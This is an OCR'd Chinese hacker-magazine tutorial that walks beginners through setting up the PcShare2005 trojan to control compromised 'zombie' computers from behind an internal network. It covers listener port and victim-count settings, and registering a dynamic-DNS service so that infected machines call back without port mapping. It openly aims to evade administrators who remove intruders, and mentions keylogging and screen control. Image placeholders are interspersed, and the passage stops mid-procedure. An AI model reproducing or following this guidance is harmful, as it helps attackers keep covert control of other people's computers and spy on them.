



图11



PcShare2005 轻松搞定内网肉鸡

HaJunEcK [F.W.S.T]

伴随着黑客x档案的三岁生日，我们忠实的读者也在慢慢地由小菜鸟变成了大鸟了（嘿嘿，表扬一下你们，是鼓励你们哦，不要骄傲啊！）。在黑客x档案的带领下，加上中国脆弱的网络环境，大家现在随便用些扫描技术，或者脚本漏洞入侵，我想仍然可以轻易得到很多肉鸡吧，拿到服务器管理权限也难不倒你们的啦！可是很多朋友都抱怨，大多数时候只会用3389来控制肉鸡，很快就给发现了，大不了就弄个隐藏用户，或者克隆用户，可是遇到厉害的管理员还是给kill掉了，而且也不方便管理。那么怎么办呢？当然是用个好的远程控制软件啦，就是木马啦，呵呵，女生最怕的东西。但是又有好多菜鸟要嚷嚷了，服务端的配置好复杂啊，又是内网啊……又要什么端口映射，又麻烦，又难搞，老是不成功。

嘿嘿，别急，这就是我今天要介绍这款软件的其中一个重要的原因啦。好啦，现在就让我们今天的主角出场啦——PcShare 2005——内网用户方便实用的一个代表！最新的免费的版本是：PcShare2005 (Build00427)演示版，也就是我今天要说的这个。先来看看他的界面，如图1。




图1

怎么样，整体的界面还算整洁吧，一般该有的功能它都不缺少，像那些文件管理啊，屏幕控制啊，键盘监控啊，我想这些功能，玩过远程控制软件的朋友都会很熟悉的啦。

好啦，现在我们来看看他的服务端如何配置。首先，在参数设置那里，我们先来设置一下自动上线的端口和最大客户连接数量，如图2。




图2

默认的自动上线连接端口是80，如果你不是做服务器，那么这里就不用改了，默认最大客户连接数量是999，嘿嘿，这里也可以不改，除非你是养鸡大王。

好了我们就用默认的吧。再看看生成客户端的配置，只有几个选项，不像灰鸽子，黑洞要配置N多地方，如图3。

怎么样，够方便够简洁吧。呵呵……是不是很适合我们菜鸟用呢？！好啦。这里因为我是专门针对内网的用户来讲的，所以我就不介绍外网的一些设置了，外网的设置是更加简单的……大家

可以自己看看说明就会了，而且跟其它的远程控制软件设置的没有什么区别。好了，我们继续，到这里，要转向另外一个重点啦。这里我们要下载一个内网建站专家，那么我们就不用搞什么端口映射之类的麻烦事情了。菜鸟们，别着急，不难的，跟着我做就好了，




图 3

其实就跟你注册邮箱，安装软件一样的简单，首先来到这个网址：http://www.sharella.com/register/，我们是内网用户，就选下面的那个 “申请内网专业服务试用（1 周）”，然后就下一步，进入填写用户信息界面，选择第一个的“使用系统提供的动态域名后缀”然后把你要注册动态域名写上，这里我写 hajuneck，后缀我选择 dhcn.net（这些都由你自己写的），用户名也写 hajuneck，Email 地址我建议用 163 的邮箱，如图 4，然后注册，就会得到注册码了，我的注册码是“S5V2BH00-DSH6USC0”，等下要用的，可不要一时心急，就忘记记录了哦。




图 4

好了，现在来下载客户端，到这个网址下 http://www.sharella.com/download/

这里我已经下好了……安装我就不演示了，就跟平时安装软件这样安装，打开刚才你下载的客户端，如图 5。




图 5

在“开通用户服务”下面的注册码处填入你刚才注册时得到的注册码，然后开通，再转到“域名设置那里”，如图 6，选择“内网私有 ip 地址建站——内网建站专家服务”，然后应用就 ok 了。




图 6

呵呵，这一步就到此结束了（啊！怎么了，大家都累了？先不要放弃啊，成功就在前面了，你想着，过不了多久，我就可以内网控制其它的内网的肉鸡咯，坚持啊！）。

倒回刚才的木马服务端的配置，如图 7。

